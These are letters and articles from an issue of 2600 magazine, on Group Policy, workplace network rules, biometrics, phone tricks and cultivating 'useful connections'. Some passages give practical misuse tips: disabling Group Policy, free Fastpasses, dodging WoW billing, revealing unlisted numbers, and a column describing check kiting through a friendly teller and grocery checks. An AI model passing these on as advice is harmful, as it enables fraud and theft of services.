The author, in his steps for disabling GP, Step 3 indicates, "These are the actual policy files that are created by the domain SysAdmins and distributed throughout the domain via the GPO process. Since we're trying to disable this activity, these files are no longer necessary." This statement indicates a general lack of understanding of the GP processing cycle. These files are "archive" files that get recreated each time policy processing occurs. They are used to remove policy and then re-add policy, and are key to the implementation of the so-called "non-tattooing" nature of registry policy, and simply deleting really does nothing one way or the other except under specific circumstances that allow one to circumvent certain security policy, which I won't go into here.

The author writes for Windows 2000 on Step 4b, "Create a new REG_DWORD entry there named 'DisableGPO.'" I had wondered about this since, in the eight years I've been working with GP, I have never heard of this value as a way to disable GP. Sure enough, it does not work. So I'm not even sure where the author got it from - it appears that the author did not test it.

In Step 5, the author describes methods for changing GP processing behavior by poking various reg values. This does not need to be done manually, but can be done through the local GPO editor under Computer Configuration\Admin. Templates\System\Group Policy.

The author describes repermissioning the various policy keys in Step 6. Again, if the user can do this, they are admin on their machine and don't even need to perform this step. They can simply delete all the values in there or, more easily, if they simply want to disable GP processing, how about just stopping and disabling the TCP/IP Netbios Helper service, which disables Windows' ability to translate DNS-based SYSVOL referrals into UNCs and effectively kills the ability to read the GPT portion of GPOs, where all the settings are stored. But again, if the user can do this, they are administrator on their box, so who cares? Also, note that just repermissioning the policy keys does not disable all GP, since there are many other areas of policy (e.g., security, folder redirection, software installation) that do not use these keys.

Step 7 is just a dig. You don't need to reboot the PC after repermissioning reg keys. Come on!

As an overview, the article provides no real useful information. If a user is administrator on their box, I can think of at least a half dozen ways to disable GP with less work, but big deal! How about something useful, like how non-admin users can circumvent GP? That would be interesting and I assure you, there *are* ways to do this.

Darren

Dear *2600:*

This letter is in response to the 23:2 article "Network Administrators: Why We BREAK Harsh Rules." I felt a response to be necessary to the almost childish attitude of kaigeX and his opinions on network policy. While I agree with some, I believe many of his judgments to be in error.

He is correct - many of our rules are to make our lives/jobs easier and to protect ourselves, both from legal responsibility and from career damage. They do suck, but this is only because they keep people from doing whatever they want, whenever they want. Otherwise they are completely appropriate.

In my own riposte to his responses, I will try to keep them brief.

1) *Use the network for business purposes only.* This is a legitimate rule that absolves the company from any responsibility should they feel the necessity to terminate an employee for their actions on the computer. It is a blanket rule that covers everything from porn to downloading a virus through email.

2) *No one hooks up other devices to the network without permission.* How could this not be a good rule? It prevents data theft, introduction of potentially virus infected computers to the network, and providing unauthorized access via unsecured wireless peripherals (access points).

3) *No one installs their own software or does installs besides me.* Yeah, because we do not need to give users the ability to install iTunes or Kazaa. Besides, your users would then require administrator privileges on their local box, which opens up further security holes especially where viruses are concerned.

4) *No one connects to personal email, either through a software client or through a web interface.* You cannot reasonably expect users to follow this. In

fact, very few companies I've worked for actually have this rule unless they've completely blocked Internet access. kaigeX's suggestion is completely accurate.

5) *No one uses chat software.* Chat software is an avenue of attack and a drain on bandwidth. Also, consider that you can only disable direct connections and transfers locally, and if your users know what they're doing, they'll just reenable them.

6) *No one uses file sharing software.* Obviously. This should be an offense worthy of termination.

7) *No use of Internet radio or downloading of music or video files unless related strictly for work purposes.* We permit Internet radio usage, but this is solely to allow some entertainment so long as work continues.

8) *No copyright infringement.* Same as 6.

9) *No attempting to circumvent the current security systems or hacking.* This isn't to protect you. This is to protect the network. Regardless of how "good" you are, damage can still be done unintentionally. If you violate this rule, you should be subject to termination and legal responsibility for your actions. Would you want to be financially responsible for corporate downtime resulting in hundreds of thousands of dollars of loss?

10) *We make it clear that we offer no expectation of privacy on our network.* It is perfectly reasonable. Ever hear of entrapment? Well, if we catch you surfing porn at work, you cannot claim that we did not make it clear that we may monitor your traffic. This is also a legal safeguard so that we cannot be responsible should you browse, say, your banking records while at work and your credit information gets stolen or hacked. This roughly translates to "at your own risk."

11) *All executable and zip files are blocked at the firewall.* This has gone overboard but it's all or nothing so I'd much prefer nothing.

In closing, while kaigeX has some good points, he sure has a bad way of presenting them. Anyone who worked under me with these kinds of viewpoints would almost certainly lose their job very quickly, particularly with that "above the law" attitude. When you work in IT, you are never above the law. You are part of it and should set the example.

If there are two positive points that come from this whole thing, however, they are these. First, every company and network is different. It is up to the people who know these networks the best to decide on the rules that should govern them and no others, regardless of how whiny your sales department is. Second, all users should be educated about security policy and should be made to understand that little to no trouble will arise if they report security lapses, rather than wait for them to be exploited. At our company, we were recently victim to an email carrying a viral attachment. Once we made it clear that we were more concerned about security than punishment, five people acknowledged opening the link, only one of which had been infected however. (The attacker's server had DoS'd itself.)

Since that time we have had numerous reports of suspicious emails and a far more vigilant staff. Security is everyone's responsibility, even if the rules do "suck."

eviscerator

Dear *2600:*

In 23:2, interesting objections to the "Harsh Rules" article.

1. *Network use for business only.* If you pay for the connection to your residence, you have the right to grant or deny access to that connection. The organization pays for the connection, software, and physical plant. Guess who gets to make the rules on that one? For what it's worth, I do believe in allowing convenience surfing (web email, banking, etc.). The best balance would likely be to deploy a proxy and block executables, but then there's scripting....

2. *No unauthorized connected devices.* You're joking, right? See [1] above and also, any confidentiality of company data is unenforceable if you allow this. Additionally, this is an excellent vector for malware of all types.

3. *No unapproved software installs.* Err... if software can hose a Windows box (and fairly often does), who's going to fix it? You? Our users possess, on average, the computer knowledge of a seven-year-old. The organization pays to repair a system you hosed and also pays for the productivity lost while the system gets fixed. The desktop support types generally report to the network types and the admin is in the escalation path.

There's more like this, but suffice it to say, network admins do *not* serve the user. Really. It's not in the job description.

A network admin's client is the organization. Our job is to provide the best stability, reliability, and security possible, while still enabling needed functionality, and doing so with usually inadequate resources, time, and people (not to mention a hostile or indifferent upper management, many of them crybabies and prima donnas).

A network admin (more like systems manager these days) can't spit without being official. Nearly every decision has policy implications, sometimes far outside IT. Good network admins have a reputation for being "difficult" for exactly that reason. Users think the admin is there to serve their needs. This is almost never true. It is also rarely personal, though the admins that fall short on professionalism usually carry grudges.

To conclude, the job is to juggle (and mostly satisfy) the contradictory needs of several opposing groups, none of whom like the others or the network admin. It is difficult at best, maddeningly impossible at worst.

As far as the W2K thing goes, it's security supported until 2010. Migration of 100 desktops to a new OS and version of Office is about $100,000 in licensing and resources and 90 days of people time in a 24/6 facility like this one with barely enough staff for the regular shifts. Did I mention I have been running this IT systems group with no official budget for two years? Any purchase over $500 has to be signed by the head executive who doesn't know how to program his VCR....

Network admins are usually not out to get everyone (we're not all BOFHs, you know). We don't have that kind of time and energy.

Please consider that many of the policies you dislike may be results of compromise, making the best of a bad situation, etc.

Anonymous

Dear *2600:*

This is in response to Zenmaster's question about Disneyland's Fastpass machines in 23:2. While at Disneyland for a school trip my friend showed me how he had been shown the trick to getting unlimited Fastpasses. Sometimes the front of the machines are unlocked and will slide open like a chest of drawers. Inside there should be a button or a switch that you will have to flip or press. I don't remember if this will print you your pass. If not there will be another button on the back that will print it out. Enjoy! Thanks to Mark and Justin for showing me that.

Josh

Dear *2600:*

I'd like to put my vote forward (as suggested in Letters, 23:1) for the production and subsequent promotion of collared, polo-style shirts. And further, please adopt the *2600* van logo on the front pocket. I've always liked it.

My 3.14 cents....

R.

We've gotten many suggestions and hope to get many more.

Dear *2600:*

I was a little concerned by P3ngu1n's letter in the 23:1 issue, page 35. I don't know what source the ethical hacker qualification he talks of comes from but surely the important thing is that he is learning rather than passing an exam, which he is having to take two jobs to pay for. His letter gave the impression that he is just paying for the exam and not too much, if anything, in the way of material since he is doing his research on the net. At least you guys gave him advice for free. I was surprised you did not pick this up in your response but maybe you know something I don't? My advice to him and anyone in a similar situation would be to save the money for when he gets to college and enjoy learning for now. He seems to be asking the right questions and if he did not have the two jobs he would have more time for computers and maybe even other things too?

Beowulf

Advice about enjoying learning is something that should be taken seriously, especially in college years. We find that far too often people, particularly in the computer-related fields, tend to see college as little more than a stepping stone to some sort of job or career. While it can indeed serve such a purpose, there is so much more which is often overlooked. By being just a little less practical, all sorts of interests and ideas you might have never been exposed to will affect your life and make you that much more unique and well-rounded. Which is what college is supposed to be all about.

Dear *2600:*

This letter is in response to "The Threat of Biometrics" article in 20:3. _cHiCkEn__ was concerned that you could possibly reverse the stored MorphoTouch data to obtain the original fingerprint. I wrote a wrapper class for a DigitalPersona (DP) fingerprint scanner SDK and found that the stored data (registration print) was an array of 517 bytes known as a blob. The average print contained about 46 zeroes. I could have also stored a picture of every scan.

To obtain a registration print, the subject must scan their finger four times. If you do not place your finger in the center of the lens, if it's not flat enough, or if the image is too light, dark, noisy, low of contrast, does not contain enough features, or no central region is found then you are prompted to try the finger again. A minutiae-based algorithm is then used to extract features from the images and, if it does not fail, then a signed and encrypted blob is returned.

When a print is to be verified, you have to compare the sample (a 255 byte array) to each registered print using a built-in rotation invariant algorithm until you either find a match or not. There is a false accept rate of 0.01 percent and a false reject rate of 1.5 percent. Each scan takes between 0.1 and 0.3 seconds and each compare takes 0.1 seconds. I enjoyed hearing your opinion and hope that this helps you form a better opinion of the technology. There are also retina, iris, and voice scans.

SeLTiC

Dear *2600:*

The article in 23:2 by Moebius Strip entitled "Hacking the System" was mildly entertaining but I fail to see where it addresses hacking or even "social engineering." What Moebius did was simply blackmail. Blackmail and hacking are not the same thing. I think people are getting too liberal with their definitions of hacking and hackers these days.

Second_Wave

Dear *2600:*

If it was OK for Moebius Strip (23:2) to surveil his gym teacher, why is it wrong for NSA to surveil people?

Life Subscriber

Whether or not those actions were OK is up to the reader. But there are significant differences between the two activities. A single person can be disciplined. A government agency that operates under secrecy is a bit trickier and a lot more dangerous.

Dear *2600:*

This is in response to ansichart's letter (23:2) about how to convince his parents of the worth of *2600*. His argument was that it "increases the intelligence and awareness of the ethical hacking community." How about it just increases intelligence and awareness, period?

I am an IT professional who reads your magazine and I find the articles informative and interesting. Recently I read "Javascript Injection" by A5an0 (22:3) and found it interesting enough to bookmark the page for future reference. The future came today as someone approached me to do some work on the website of

a nonprofit organization that they are associated with. He showed me the page that needed modifying - it allows people to register online for their conferences. I recalled the trick outlined by A5an0 and tried it on this page and... voila! I was able to register for their conference for $1.00. I showed this to him and he thanked me and we are in the process of correcting it now.

If discovered by someone unethical, this surely would have been used for nefarious purposes. Thanks to A5an0 and *2600,* this nonprofit organization has protected itself from potentially getting ripped off.

As you have said before, you can't provide security by obscurity. Yes, potentially you are educating some crooks, but most of those crooks are going to get the information one way or another. Educating the rest of us far outweighs the risk of potentially educating a few who may use the information for criminal purposes.

Thanks A5an0! Thanks *2600!*

CJ

We couldn't have made those points any better. It's always good to hear such stories.

Dear *2600:*

Your magazine rocks. Please don't change a thing. I've been reading since 1998 and still get that unexplainable giddy feeling every time I pick up the latest copy at the local bookstore. Must be the aroma of fresh knowledge hot off the press that keeps me coming back for more.

Props to FxYxIxE for the CSS article in 23:1. I definitely enjoyed the read. Something I would like to have seen addressed are the countermeasures that could defeat the exploits that FxYxIxE points out. There are some simple steps that our web developer friends out there can take to limit the success of these types of exploits, most notably using client source IP as part of the cookie construction and checking it with the source of each HTTP request.

Keep up the great work.

Anymoose

Dear *2600:*

It must be said I'm a bit taken back by Shelly L's short letter (23:2). I started "phreaking" when I was 12 and it wasn't even called that then! While there are a handful of trunks where 2600 hertz will actually "hang up" (clear forward) a call, it is indeed legacy and won't be for that much longer.

Doubly taken back at the possibility this is a little girl! There weren't any when I started. I'm still a Foon Phreak, but this time with the blessings of some of the world's largest companies. (Unfortunately no U.S. company wants a thing to do with me as far as I know.) She(?) can call me anytime. The challenge is almost nobody knows my number. It's a Dutch number but with an "unknown" Dutch area code. She(?) will have to visit me in Europe and I don't think I have to say why.

Of course, real hackers aren't out to break the law and get into trouble. We are just curious and are almost always better than those who claim to be "computer security people."

For starters, the pay is good and many of us are millionaires. That is the wrong reason to start, but true passion is highly rewarded. As for all the very young people, try to think traditionally. Get rid of the Windows for starters! Software has always been "free" and "commercial software" is an anomaly. Write your own and contribute to BSD (*BSD, Mac, Solaris, etc.) or Linux and for the real adventurous, maybe HURD? It's only been a bit over ten years we've faced this massive intrusion and we certainly plan to win with a better, up-to-date product.

BillSF
Amsterdam

Blowing the Whistle

Dear *2600:*

I have found a bug in a website that I reported over 12 months ago but they don't seem to care. The website is GreatAmericanProducts.com. They sell a variety of strange beauty products that my fiance loves to waste money on.

Anyway, in the top right hand corner of their main page there is a slot machine game that you can play to win free products. You should only be allowed to pull the arm three times before you are routed to another page that tells you "Sorry! Please try again tomorrow. Good Luck!" If you try to click the slot's image again to try to play one more time, you get a message saying, "You can only play once per day! Please try again tomorrow. Good Luck!" All you have to do is change the date on your computer, and voila, you get more chances to play.

From what I can tell, the site creates no cookies to track your game play. I believe the flash game that is loaded bases itself off of your computer's date, time, and possibly IP address/computer name and compares that with their server side database to track what computer has played that game and at what time. It's very possibly some sort of SQL database since the site is PHP and the two go hand in hand. I haven't really had a chance to look at the code but I feel my assumptions are correct.

As I have stated before, I have notified GreatAmericanProducts.com about this error. I do not condone the use of this bug to receive free products. Actually, it's not free. You have to pay for shipping and handling. Just thought that I would publicize this error since it has not been cleared up in over a year.

dohboy

It's also quite possible that they actually want people to get addicted to this little contest of theirs so that they think they're actually getting something of value.

Dear *2600:*

First of all, great magazine, and I love both your radio shows. I wish I could have made HOPE but I'm trying to save for a down payment on a house right now. Anyway, I just wanted to share an interesting experience I had with an apparent flaw in the WoW billing system that will allow you to get a free day of game play. I had been away from WoW and wanted to spend an afternoon or two messing around. I wasn't

really looking forward to paying for a full month's subscription when I knew I would get bored of the game again after a few days. Well, I gave in to my temptation and decided to drop the $15 to have an afternoon in the game. The first thing I did after logging in to the game was to go cancel my subscription so I didn't forget and get hit with another month of lame MMORPG style automatically reoccurring billing.

I got a good four hour session in and then to my surprise the next time I tried to login it said my subscription was expired. My credit card was never actually billed for the new subscription yet I got a day's worth of gaming in. I have tried this since and worked with the same success.

Here is what you do. Take an account with an expired subscription and sign up for a new one month subscription. After your payment is "accepted," login to the game client with your now active account. Now, while still logged in to the game, go back to your accounts page and cancel the new subscription you just purchased. Notice your account will stay logged in to the game as long as you do not log out of your character.

Is this an unadvertised "trial period" built in to the billing system or just a timing issue in their billing system?

El Duderino

You may have found a little flaw in their billing system which allows you to get away with this. We suspect you will soon become acquainted with a feature of theirs that bans people who do this repeatedly. That is, assuming they have any sense at all.

Exploration

Dear *2600*:

I recently met a girl in a bar and went back home with her. Somehow we got into a conversation about phone numbers and she bet me I could never figure out her unlisted number. Well, the second she went into the bathroom I picked up her receiver and used the old 958 trick to get it. Do you guys know any other cool things I can dial into my phone?

Phone Trick

*Where 958 doesn't work, you can always just call a cell phone or land line with Caller ID and get the number that way. Dialing *82 first will ensure that any number blocking is disabled. There are all sorts of other fun numbers to call which can vary by region and, of course, country. But we find the most fun out of number identification, ringbacks, numbers that temporarily disable the line, and the like. We're always open to printing some of the more interesting ones our readers dig up.*

Dear *2600*:

I would be interested if anyone has any information on the automated refill test program being used at Disney's Blizzard Beach and Typhoon Lagoon, specifically the barcode generation algorithm (if any) and the actual mechanics behind the machines themselves. My own (pitiful) research is receiving very little results.

Vince N.

Dear *2600*:

While entertaining myself with my new magnetic stripe reading hobby (thank you Redbird!), I came upon a Casual Corners gift card. Since the store has been bought out or gone bankrupt, I figured I'd fire up Skype and call the card balance number just for the sake of curiosity. What I heard was intriguing, to say the least. It was a recorded voice spitting out numbers followed by a busy signal. Each time I called I received different numbers, which certainly don't sound like error codes. I've heard of "spy numbers" on shortwave, but not on unused toll free phone numbers. Anyway, I just wanted to share this number, hoping that someone could help make some sense out of it before the recordings cease. The number is: 1-877-706-2042.

fortschreiten

We've come across numbers like this before. In this case, we're getting the number 7114051489 read each time preceded by what seems to be a random two or three digit number. The touch tones seem to repeat these numbers with a few extra ones added in. The whole thing is definitely quite weird.

HOPE Stuff

Dear *2600*:

One thing I love about your magazine is all the hidden little gems that make us go looking for answers. On the Summer 2006 cover with the guy falling, the coordinates when put into a mapping site give us a location of where the World Trade Center used to be.

Very interesting....

Aaron

Close but not exactly correct. Read on....

Dear *2600*:

As a network consultant, I find your magazine useful and very timely. So much of the stuff I read seems rather dated. It is nice to have fresh, relevant information.

The cover of 23:2 is very interesting in that the astronaut falling from the sky has a map with the coordinates: 40.750541, -73.99072. Using Google Earth, I found that the coordinates are in New York at 33rd and Penn Plaza. (This also matches the photo on the cover.) While I am not a New Yorker, I am very interested if this location has any significance. Could this be where the *2600* offices are located? Or do these coordinates refer in some way to the previous HOPE conference?

Doulos

You're even closer. Keep reading on for the answer.

Dear *2600*:

So on the cover of the Summer issue, the guy who is falling from the sky has a map to HOPE and coordinates of 40.750541, -73.99072. The poor guy is going to smack into some building on 7th Avenue between 33rd and 34th, *missing* the HOPE convention by a block!

Doda McCheesle

That would appear to be the case. And it may explain the commotion during the conference at the McDonald's located on that block.

Hacking the System: Useful Connections

by Moebius Strip

In our last missive we took a stroll down memory lane - a look backward, to an example of how the gathering of available information was exploited for my personal benefit. In this issue, we'll turn our vision 180 degrees and look to the future. Specifically, we'll talk about the cultivation, nurturing, and maintenance of useful connections, assets, and information - not necessarily for immediate gain or benefit, but with an eye toward some future time when that connection, asset, or datum might be very useful or perhaps even essential.

I have found that the surest way to put a useful strategy into practice and ensure that it is followed through upon is to make it a habit. When one is in the habit of seeking out connections and forging alliances, it is amazing the number and scope of connections one can garner in a relatively short period of time and how very useful those connections can become when the chips are down. By starting with the four simple maxims set forth below, putting them into practice in the course of your day to day life, and making your practice of them an habitual pursuit, you can almost guarantee yourself that when life hands you something unexpected, be it a challenge, a need, or an opportunity, you will be in a much better position to take advantage of that opportunity for your own benefit.

Unlike those Godless charlatans who propose to *sell* you this kind of information on late-night infomercials (shameful, the myriad sins that are perpetrated in that dullard's waste of broadcast bandwidth that is 2 am to 6 am in just about every media market in the world), I will share this with you gratis, not out of any sense of false pride or self-aggrandizement but rather because it is in keeping with another important principle to which I strive to adhere: that knowledge transfer is almost a sacred duty. Nearly everything I know of any value I have learned not in a classroom or through failure, but from the good will and generosity of someone who knew more or different things than I knew, and who took the time to impart their knowledge, wisdom, and observations to me. To wit, part of what I hope to do here is to pass the torch, as it were, and share what I know so that you can digest it, process it, refine it, discard the parts that don't ring true in your circumstances, and ultimately integrate the useful stuff into your own fund of knowledge. So, without further ado, here they are: Four Maxims for Making Useful Connections.

Your Local Bank is a Very Useful Connection. The first thing I do when I move to a new town is visit the local bank - not a giant, nationally owned chain bank branch, but the smallest, loneliest bank in town. I open a checking and a savings account. I shake hands, introduce myself to the people, ask to meet the bank manager, give him a warm handshake and a look in the eye as I tell him "I may not be your wealthiest customer, but if you treat me right, I will be your most loyal and most vocal customer!" In doing this over the past 30 years (first time was when I was 12 years old with the money I made washing dishes at the Chinese restaurant near my house) I have never been met with anything other than graciousness, hospitality, and warmth, and I cannot tell you how many times I've received opening deposit bonuses, complimentary toasters, gym bags, wine glasses, patio sets, tennis rackets, savings bonds and the like, even when my paltry opening sums were far below the qualifying amounts needed for those perks. Why? The answer is simple. In a world that is fast-paced, loyalty often hinges on a fraction of a percentage point where a bank is concerned and, when you come right down to it, bankers are never really sure whether today's Free Checking and Statement Savings customer might hit a windfall of cash via inheritance or just the unexpected smile of Lady Fortune. In short, they are taken aback - disarmed, if you will - by your assertiveness and more importantly, your kindness, in a very positive way. Through the simple social manipulation of being friendly, upbeat, and warm, you've achieved something that might have otherwise taken you many months to achieve. In just a few moments, you have transcended the numbering system and all the other trappings of the institution designed specifically to depersonalize you. You have become a name, a living, breathing per-

son, a *new customer!* to your bank. Of course, just as no flower grows without sunlight and water, so too must your new friends in the bank be nurtured and cultivated. Visit the bank weekly. Make small but regular deposits, like clockwork. Routine, habit, and custom give the banker a great sense of ease and comfort, and by providing that throughout your relationship, you raise your banker's level of trust surreptitiously, but also organically. One thing I like to do is on or just before Valentine's Day, I pick up a bag full of those tiny Godiva chocolate hearts - the ones with only four chocolates in each one - and I give one to every teller, man or woman. Usually this costs me about $50 for the eight to ten hearts I'll need, but the amount of good will and consideration I receive in exchange for the small investment pays itself back thousand-fold and then some.

"Okay, Moe," you're saying right now, "This seems like a lot of effort and legwork on my part. Where's the payoff?" Ah, yes. The payoff. Well, have you ever had a nice fat check to cash and gone to the bank, only to be told that "the funds will have to be deposited and they'll be unavailable for ten business days until the deposit clears." Well, that never happens to me. Usually, for large checks that I want to cash, I go to Sheila's window. I don't even have to ask for special dispensation any longer. I just pass her the check, signed on the back, she cashes it out, gives me my money, and I'm on my way. No worries about whether there's enough money in my account to cover the amount of the check (there never is, by the way - I put the same $25 in and out of those two accounts hundreds of times - but I put them in at Sheila's window and take them out through the ATM. Physically it's the same thing - my money coming out of my account - but psychologically and socially, it's a world of difference). Sheila doesn't associate me with someone who *takes money out of the bank.* She associates me with someone who makes regular deposits and who occasionally cashes a check or two at the window. Surely she has no worries about whether the check I'm presenting for cashing is a good check - I'm *Moe!* She sees me more than she sees her cousins in Fresno! And you can bet that if a check I cashed were to have problems clearing the maker's institution, I wouldn't get a hefty surcharge and a computer-generated letter! I'd get a phone call from Sheila: "Moe, we had an issue with the check you cashed last Tuesday. Can you give the maker a call and make sure it'll clear on the redeposit? Call me back once you've spoken to him and we'll resubmit it." In your average bank you have to have hundreds of thousands of dollars under management to get that kind of service, yet I get it with balances that barely top $500.

My apartment building had experienced a catastrophic flood and the damage was so severe that the building - and everything that had been in it - was no longer fit for use. I had to move, and fast. I found an apartment right away, but with insurance companies, bureaucratic red tape, and the need to replace almost everything I owned, I was in no position to drop three months rent/security/whatever to move in to a place. So I went to my local bank's branch manager and explained what was going on. I didn't ask for a loan but I did ask for a reference. With me sitting right at her desk, my bank's branch manager called my prospective landlord and gave her assurances that if there were any problems with my cash flow, she would personally guarantee that the landlord would get everything to which he was entitled - that the bank had been doing business with me for quite some time and that I was a reliable and valued customer. *Bam!* Just like that, with a minimal move-in deposit of only $250 and my promise to catch up on the rent as soon as the insurance reimbursements started flowing, I was sitting pretty in my as-yet-unfurnished but still groovy new apartment, all because I made the effort to have my local bankers see me as a person!

Your Local Grocery Store is a Useful Connection. There are two 24-hour grocers located within a mile of my home and both offer affinity cards that entitle you not only to discounts on special merchandise every week, but also allow you check writing and check cashing privileges. Now, as nice as my bank is, they are still a bank and they still close at 4 pm. Sometimes you need access to your money at other times. And sometimes, if you can imagine such a thing, you need access to your money when you don't yet *have* your money. Case in point: I get paid twice a month, on the 15th and the last day of the month. A while back, some buddies of mine were coming to my town for a weekend of debauchery, a little social intercourse with those lithesome ladies who wind themselves around the shiny pole for our enjoyment, etc., and perhaps a live sporting event or two. However, not only was my wallet bone dry, my bank balance was also, effectively turning my lovely Visa debit card into just so much useless plastic. Payday happened to be on the following Monday, just in time for me to completely miss a chance to party with my visiting posse. Lucky for me though, I had long ago applied for and received my affinity card for both grocers. And both would allow me to purchase groceries, pay with a check, and write my check for up to $150 more than the amount of the purchase! Two short trips and 45 minutes later and I

had the money in my hand to join my friends in a lost weekend's escapades. Since this was a Friday night and my paycheck would hit the bank first thing Monday morning (but the checks I wrote at the grocery wouldn't do so until Tuesday at the earliest!) I had what was equivalent to an interest-free $300 loan with which to fund my weekend plans. Now, had I waited until I needed to get a little back door cash advance to fill out the forms, wait for the card to arrive, etc., that weekend's fun would have been a distant memory of which I was not a part. By establishing my relationships with the grocery stores long before I had a need to capitalize on them, I was able to exploit that benefit to my own advantage when the opportunity to do so was presented to me.

Your Local Independent Service Station is a Useful Connection. I'll admit it, it's tempting. Drive the car to one of those Quik-Stop, BP Express, or Mobil mini-mart gas stations and you can tank up, pee, get a couple of bottles of Bawls, a cup of coffee or a stogie. It's one stop shopping, so it is, as the name points out, a convenient store. However, those places don't fix cars, and cars break down. And they never break down when you're flush with cash and have nowhere to go.

I have been buying my twice-weekly tankfuls of unleaded premium from Leslie's Service Station for the past three years. Leslie is the mechanic in residence and it's his shop. The gas is pumped by whichever high school kid happens to be working on the day I get there, but I always get out and wander over to say hello to Leslie, ask after his family, talk about sports, and the like. I also tip his pump jockey a couple of bucks a week. Leslie sees me as a regular customer - twice a week times three years, that's 312 visits to his garage. So, last year, when my car threw a rod (okay, it's kind of an old car, but what it lacks in newness it makes up for in charm) and I was once again down to my last dime, I called Leslie, who sent the kid with the wrecker, towed the car in, fixed it in two days, and told me to "pay him whenever." The Gas n' Go may have better coffee and the latest issue of *EasyRiders,* but somehow I don't think they'd fix my hoopty and offer, unasked, to wait on the money until I had it. Again, you can see that if you do your groundwork, you'll have resources upon which to draw when you need something.

Local Law Enforcement is a Very Useful Association. I live in a fairly small town, but one with a great deal of traffic enforcement. If you spend enough time behind the wheel, at some point you're going to get nailed doing something overly creative, bone-headed, or downright dangerous, and John Law will usually be right there to see it and cite you accordingly. Knowing this about the town, early in my experience, I went to see our town's Public Safety Director and offered my services to do a short, one-hour seminar on topics in information security, i.e., what is encryption, steaganography, systems 101 (how data is stored, accessed, manipulated), viruses, etc. The force was delighted to have a chance to raise the general level of knowledge of their staff and I presented to about 40 people, both sworn officers and civilian employees. I opened up the floor to questions and of course many of the ones I received were about Antivirus technologies, spyware, child-safe surfing, and the like. Fortunately, I came prepared. I had handout CDs for every participant that had trialware of numerous contemporary system cleanup tools along with some instructions on how to use the discs to clean up their PCs. I also gave them my business card and told them that if they were having any issues to get in touch.

Well, from a "building up some side-work" perspective, this was one of the most useful and successful things I could have done. I got calls from the attendees, friends and neighbors of the attendees, and eventually got a contract from the municipality itself to handle all their IT support. That one seminar, which probably took me ten hours to prepare including burning the handout CDs, resulted in me making almost $50,000 in supplemental income in the ensuing year between the work on the home PCs and the municipal assets. The real benefit, though, is that I have made splendid contacts with some highly placed law enforcement officials. I have a wallet full of PBA cards (can't get a ticket in my own town even if I tried), I get to go to the Policeman's Ball, and last year, when my nephew got nabbed for drag racing on the four-lane highway in a neighboring county, he had to spend the night in jail, but the next morning, after I asked my friend the Lieutenant to call in a favor, he was released with a stern warning.

In summary, the lessons here are simple. There is great potential benefit to you in your voyage through the world if at every juncture you take some kind of positive, forward-thinking action that has the potential to help you to achieve a tangible benefit, even if you're not sure at the time what that benefit might be. It's far better to have it before you need it, than to not have it when you need it desperately. Be polite, unfailing so. Be humble, be gracious, and really let people know you enjoy the chance to meet them and get to know them. For as my mother used to say, "You catch more flies with sugar than you do with vinegar."

Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

If things were easy, we wouldn't have hackers. Much of our time is spent tinkering with technology that we don't fully understand - precisely because we want to understand it. Sometimes it's because the cutting-edge technology is being tightly controlled by the proprietors' unwillingness to release specifications to open developers. Other times it's because we have a desire to modify some device or software that doesn't quite do what we'd like it to. Very often, especially in recent times, it's because we want to understand the systems that are internal to the corporations and organizations which seem to govern much of our lives. No matter what the end goal of our explorations may be, assumptions about how things work usually guide us until more concrete conclusions are reached. But how do we know when our assumptions are correct? Many times, it's not so clear.

I recently had the opportunity to work in the Information Security Office for a very large corporation. It was a tough choice, and most of the work I had done up to that point had been for much smaller organizations. I was pushed and pulled from all directions when making this decision - from friends claiming that I was somehow "selling out" to others calling me a fool for even considering looking elsewhere. But I wasn't the only one who had to make a decision; they had their doubts about hiring a hacker as well, and I certainly got my share of "warnings" which no doubt stemmed from common misconceptions of the groups I associate with. Regardless of any of that, I promised that I would try my best to make it a mutually rewarding experience.

One of the most important security considerations of today is the protection of customer data. Nobody wants the headlines touting about how their company lost the personal records of millions of customers. At the same time, business can't stop if nobody's figured out the best way to securely transport data. As a result, the poor (or simply lack of) mitigating controls that are put in place to pseudo-secure the data don't always work. That's when it winds up lost or stolen and the company ends up with billions of dollars of liability along with some really, really pissed off customers.

Meanwhile we all observe the same mistakes being made time after time, and we're all usually appalled. We're appalled because these mistakes really shouldn't happen. Secure transport mechanisms are widely available, and we have little trouble securing our own personal communications - so why can't multi-billion dollar companies do the same? Worse, we're their customers! It's our data that's being tossed around cyberspace in the clear! When that data gets into the wrong hands, we're the ultimate victims! For all we can tell, they're just as technically ignorant as our grandparents.

So we're presented with two vastly different perspectives of the same problem. Big businesses see information security as one of the greatest challenges they've yet to face, while we see it as a hurdle that should have been cleared a long time ago. But what if we're making the wrong assumptions?

Getting back to my corporate experience, I started work there in a tiny department which dealt with nearly every security issue faced by the company. Just a few of us sat at our desks in the corner of the building, pretty well segregated from the rest of the IT department. They're probably one of the most pleasant groups of people I've yet to work with, but I doubt that others saw it that way. I'd be surprised if a single business phone call made to our department resulted in the caller hanging up with a smile on his or her face. These infosec guys were strict as hell, and if something had to enter or leave the office over the network, it was going to do so in a secure manner. Period.

Without getting into too many technical details, I can honestly say that it's one of the most secure environments I've seen so far. Everything is locked down, all actions are accounted for, and it's all logged - thousands of log entries per second, all retained. And yes, it is manageable - I wrote some of the software to sift through it all. Everything that goes in or out must do so in a manner approved by the infosec department, and the controls are damn strict. You're not permitted (both technically and politically) to access any resource you don't need for your job function. You can forget about personal email or chat clients too - most of it is blocked, and what isn't

blocked usually gets caught by one of the many IDSes or the Investigations department while sifting through the logs. As a matter of fact, you're lucky if it gets blocked by the proxy, because if it's not and you get caught, you're likely to be out of a job sometime shortly after. Yep. Seem like a hostile environment? Well it is, and I bet many of you wouldn't expect it to be that way. But this is all typical stuff and, after all, most of the employees are dealing with incredibly sensitive information that needs to be treated in the most responsible manner possible. That's not to say that there aren't security holes, but it certainly approaches the limit of practicality in a real-world production environment. So where's the problem?

Well, technically, something that approaches the limit of practicality in a real-world environment isn't always enough. It's usually possible to find at least one way to outsmart some aspect of even the best security systems. You've got to be smart, creative, and ambitious to this end. Most people aren't. The technical limitations of security systems are far from the biggest threat when the human factor is taken into consideration. There's a fundamental limitation with all security systems: employees need access to data to do their job. As such, an authorized employee no longer needs to circumvent any security controls to gain access to said data - the fact that he or she has access to it is an intrinsic part of the entire system. The human being now becomes the weakest link, and ignorance and morality become the two biggest factors in keeping the company's data safe.

